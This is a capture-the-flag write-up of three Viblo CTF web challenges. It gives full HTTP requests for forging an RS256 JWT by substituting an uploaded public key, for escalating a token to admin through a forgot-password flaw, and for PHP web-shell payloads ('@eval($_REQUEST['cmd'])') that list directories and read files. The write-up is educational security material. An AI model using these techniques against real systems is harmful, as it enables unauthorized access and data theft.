Viblo CTF Write-up
Writeup 3 bài web từ Viblo CTF.
JWT Token
Address: Chall
Logging in with the username admin the obvious way :)))

And equally obviously, we upload a file.

Going back to / we can see a list of uploaded files, and they follow the pattern website/uploads/<username>/<filename>.

My first thought was to upload a shell and write hacked by tronghieu220403, but I couldn’t get a payload to work, so I had to think differently =)))
Looking back at the history, I spotted getflag.js and decided to check it out.

Its JavaScript:
function getFiles(){ var xhr = new XMLHttpRequest(); xhr.open("GET", "getflag", true); xhr.onload = function() { if (xhr.status === 200) { var flag = xhr.responseText.split("\n"); var html = ""; if (flag.length > 0) { html += "<li>" + flag + "</li>"; } document.getElementById("flag").innerHTML = html; } else { alert("Error: " + xhr.status); } } xhr.send();}Hitting ./getflag directly:

Checking the request to inspect the cookie:
Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImlzcyI6Imh0dHA6Ly9sb2NhbGhvc3Q6NTAwMC9zdGF0aWMva2V5cy5wdWIifQ.eyJ1c2VybmFtZSI6ImFkbWluIiwiYXBwcm92ZSI6ZmFsc2V9.KnO6VyVQ12jQ1uSJ8DmbxHDjMWi1-qkwx_EoVGmcpVJaP8E5g_YSl5t30Ij6cQQVFlfjMjJB0OFWm3rJtGcxvzcqgHRBZcPEPnoSPVgtq7GEa9VtsyjRYSMl7oUeiOJrnC0PifPt8KeAZRO43ZNnARULOxGH2Ntmqx6I7is4nPY1rkuz09_FxNMgiZ07gx8CBkKs7F8tNTqsIIWgEXVNFxB9QNlUokoxLjbr85muEz48-rpzqL74sKYA_pvhiwh7IoCRVg5WWrXUTEUIiA-tpX6q-CaImSSUtYL7CEw17O22hEggLwNrXBsJ17ApyaYkbU99ucB9HfMFqwdCBxudUBMagJihGLQe2w3wj_HJiYliIjdAk88l270Yjtm42OoeVW6Pf2XSR-d3ygjvNjjyxv2mBt6_443vx9nPTZ8TjA28mxGvRTs1nRHHmvDDpOLGT5WW6yApvRGoulFEsvrQdmKxPW3udGAy-xfVOjkWe_b7OaY2O4sFLKklR23Dz37HThis is a JWT cookie (the challenge is literally called JWT Token), so let’s use JWT Tool.

So to get the flag, we need to change the approve value to True.
But nothing is ever that simple — we need to change the value while still satisfying the RS256 signature.
Exploit: We could download the public key and try to recover the private key, but that would be extremely difficult. When something’s too hard, skip it
What if we swap out the public key instead? Conveniently, token.dev provides a sample private/public key pair in its template. We can use those and upload the new public key file.

Now we have our new token — let’s check it :))
GET /getflag HTTP/1.1Host: 172.104.49.143:1574Upgrade-Insecure-Requests: 1User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9Accept-Encoding: gzip, deflateAccept-Language: en-US,en;q=0.9Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImlzcyI6Imh0dHA6Ly9sb2NhbGhvc3Q6NTAwMC91cGxvYWRzL2FkbWluL2hpaGkudHh0In0.eyJ1c2VybmFtZSI6ImFkbWluIiwiYXBwcm92ZSI6dHJ1ZX0.2y8teT0Yu5YlRuencanFDXbmvDkdbfgZVbtsfzCRlcBZSPtMNN0Y8dmR5yumoYPrR5SJbyDE454Sewai_nW_q7FYm0a-hrW4GdxcWvnFYNkNq-58_1NJ6XKjGUZiT89lNpMKevvYvbcEiO1fspg_10Pu9_T7PBsRw2KeXC_Vl1TuNSL5xKzdFiLxRdKdOr33QkoWqe0k4S_rp6jcbXlz2AMITcDDT5E8nWzvkPSycSke6klJGyN2Mf1H7CPzTN96d90m3fhbzKkf5a82jPo4R1IGth2b0fFLTMhCRHmhmX5k3gRswWkwZvLxiRmGy6Svtras6ldRWDMzIrhADujY1QConnection: closeHTTP/1.1 200 OKServer: Werkzeug/2.2.2 Python/3.10.5Date: Sun, 02 Oct 2022 11:12:31 GMTContent-Type: text/html; charset=utf-8Content-Length: 44Connection: close
FLAG: Flag{JWT_token_is_the_best_token_ever}Logged now
Address: Chall
Try to logging in

Checking the page source we see:

Log in with test/test:

Checking the history:

Another JWT — let’s use token.dev :)

The goal is to change username to admin.
Now let’s look at the next JWT:

Logging out…
Let’s try the forgot password feature:

Submitting triggers an error, but the token still changes:

After logging out:

After submitting:

When we submit, the token changes — it looks like the username gets updated through this feature. What we need is username = admin and islogged = True. We can borrow islogged = True from the test account and use forgot password to set the new username.
POST /forgotpassword HTTP/1.1Host: 172.104.49.143:1579Content-Length: 14Cache-Control: max-age=0Upgrade-Insecure-Requests: 1Origin: http://172.104.49.143:1579Content-Type: application/x-www-form-urlencodedUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9Referer: http://172.104.49.143:1579/forgotpasswordAccept-Encoding: gzip, deflateAccept-Language: en-US,en;q=0.9Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InRlc3QiLCJpc2xvZ2dlZCI6dHJ1ZX0.Wjx11deR5S7aTH2Sdruo0t0CVQTIJV7wGhLIYPRFlOYConnection: close
username=adminHTTP/1.1 200 OKServer: nginxDate: Sun, 02 Oct 2022 11:43:13 GMTContent-Type: text/html; charset=utf-8Content-Length: 1241Connection: closeSet-Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaXNsb2dnZWQiOnRydWV9.sYB9cy-O6WDAfSEpF7dL5wTzmlejiR0xrI5ymMbsTWw; Path=/....Checking the new token — instant noodles =)))

GET /info HTTP/1.1Host: 172.104.49.143:1579Upgrade-Insecure-Requests: 1User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9Accept-Encoding: gzip, deflateAccept-Language: en-US,en;q=0.9Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaXNsb2dnZWQiOnRydWV9.sYB9cy-O6WDAfSEpF7dL5wTzmlejiR0xrI5ymMbsTWwConnection: closeAnd we get the flag: Flag{uAsNp2OK2a3DBMXYR!i#}
Web shell
Address: Chall
Using dirsearch we find /shell.php.
Here’s the payload:
http://172.104.49.143:1573/shell.php?cmd=echo "hello"; echo "hi";Response:
hellohi <?php @eval($_REQUEST['cmd']); show_source(__FILE__);?>The code works with multiple commands.
Here we use scandir($dir);, which is equivalent to ls in bash.
Next payload:
http://172.104.49.143:1573/shell.php?cmd=$dir='./'; $files = scandir($dir); print_r($files);Array ( [0] => . [1] => .. [2] => assets [3] => images [4] => index.php [5] => shell.php ) <?php @eval($_REQUEST['cmd']); show_source(__FILE__);?>Going up 3 levels we can see there’s a flag:
http://172.104.49.143:1573/shell.php?cmd=$dir='../../../'; $files = scandir($dir); print_r($files);Array ( [0] => . [1] => .. [2] => .dockerenv [3] => bin [4] => boot [5] => dev [6] => etc [7] => flag [8] => home [9] => lib [10] => lib64 [11] => media [12] => mnt [13] => opt [14] => proc [15] => root [16] => run [17] => sbin [18] => srv [19] => start.sh [20] => sys [21] => tmp [22] => usr [23] => var ) <?php @eval($_REQUEST['cmd']); show_source(__FILE__);?>Now we know where the flag lives:
http://172.104.49.143:1573/shell.php?cmd=echo readfile('../../../flag');<?php @eval($_REQUEST['cmd']); show_source(__FILE__);?>Wait, what? Nothing there? :)
But this one needs no further explanation:
http://172.104.49.143:1573/shell.php?cmd=echo readfile('../../../start.sh');#!/bin/sh echo "Flag{bypass_disable_function_php}" > /flag chmod 600 /flag chmod +s /usr/bin/tac /etc/init.d/apache2 restart /usr/bin/tail -f /dev/null152 <?php @eval($_REQUEST['cmd']); show_source(__FILE__);?>
Comments